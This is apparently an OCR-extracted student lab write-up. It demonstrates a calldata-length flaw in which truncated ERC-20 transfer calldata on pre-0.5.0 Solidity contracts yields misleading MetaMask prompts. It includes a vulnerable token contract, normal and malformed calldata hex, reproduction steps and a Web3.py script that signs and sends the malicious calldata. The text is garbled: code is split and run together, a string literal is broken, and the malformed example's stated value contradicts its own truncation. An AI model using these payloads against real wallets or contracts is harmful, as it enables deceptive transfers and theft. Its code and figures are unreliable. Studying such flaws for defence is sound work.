
ZafarKhan-K213567@nu.edu.pk

Set Up the Environment
-Solidity Compiler.
-Ethereum Development Environment: Truffle or Hardhat.
-Test Ethereum Network.
-MetaMask Wallet.

Compile and Deploy a Vulnerable ERC-20 Contract
Create a Solidity contract
for example ERC-20 contract:
solidity pragma solidity ^0.4.26;

```
contract VulnerableToken {
string public name = "VulnerableToken";
string public symbol = "VTK";
uint8 public decimals = 18;
uint256 public totalSupply = 1000000 * (10 ** uint256(decimals));
mapping (address => uint256) public balanceOf;
event Transfer(address indexed from, address indexed to, uint256 value);
constructor() public { balanceOf[msg.sender] = totalSupply;
```



Vulnerability Overview:
1. Vulnerability in MetaMask when interacting with ERC-20 tokens compiled with Solidity versions < 0.5.0.
2. Exploits leniency in input calldata length validation, allowing malicious actors to craft deceptive transactions.

```
Normal Transfer Call:
Calldata: 0xa9059cbb000000000000000000000000C588e338FdBB2CC523a1177f3D18e87FF5A16a6b0000000000000000000000000000000000000000000000000000000000989700
Interpreted as:
- address to: 0xC588e338FdBB2CC523a1177f3D18e87FF5A16a6b
- uint256 value: 10000128
```

```
Malformed Transfer Call:
Calldata: 0xa9059cbb000000000000000000000000C588e338FdBB2CC523a1177f3D18e87FF5A16a6b00000000000000000000000000000000000000000000000000000000009897
Interpreted as:
- address to: 0xC588e338FdBB2CC523a1177f3D18e87FF5A16a6b
- uint256 value: 10000128 (truncated and padded with 0x00)
```

Steps to Reproduce:
1. Deploy a vulnerable ERC-20 token contract using Solidity 0.4.26.
2. Initiate a malformed transaction using truncated calldata.
3. Connect MetaMask to observe the misleading transaction prompts.

ZafarKhan-K213567@nu.edu.pk

```
function transfer(address _to, uint256 _value)
public returns (bool success) {
require(_to != address(0));
require(balanceOf[msg.sender] >= _value);
balanceOf[msg.sender] -= _value;
balanceOf[_to] += _value;
emit Transfer(msg.sender, _to, _value); return true;
 }
}
```

Compile and Deploy:

Using Truffle: sh truffle init truffle compile truffle migrate --network
Using Hardhat: sh npx hardhat compile npx hardhat run --network scripts/deploy.js

Create a Malformed Transaction
Write a script to craft a truncated transaction. Here's a Python example using Web3.py:

python
from web3 import Web3

Connect to Networt
web3=Web3(Web3.HTTPProvider(network_url))

Wallet and contract details
from_address = "YOUR_WALLET_ADDRESS"
private_key = "YOUR_PRIVATE_KEY"
contract_address = "DEPLOYED_CONTRACT_ADDRESS"

Construct the malicious calldata

```
malicious_calldata = (
"0xa9059cbb" # Function signature for transfer(address,uint256)
000000000000000000000000C588e338FdBB2CC523a1177f3D18e87FF5A16a6b" # 'to'
address
"00000000000000000000000000000000000000000000000000009897"
 # 'value' (truncated)
)
```

ZafarKhan-K213567@nu.edu.pk

Create the transaction

```
tx = {
'to': contract_address,
'value': 0, 'gas': 200000,

'gasPrice': web3.toWei('10', 'gwei'),
'nonce': web3.eth.getTransactionCount(from_address),
'data': malicious_calldata
}
```

Sign the transaction

```
signed_tx = web3.eth.account.sign_transaction(tx, private_key)
```

Send the transaction

```
tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
print(f"Transaction sent: {web3.toHex(tx_hash)}")
```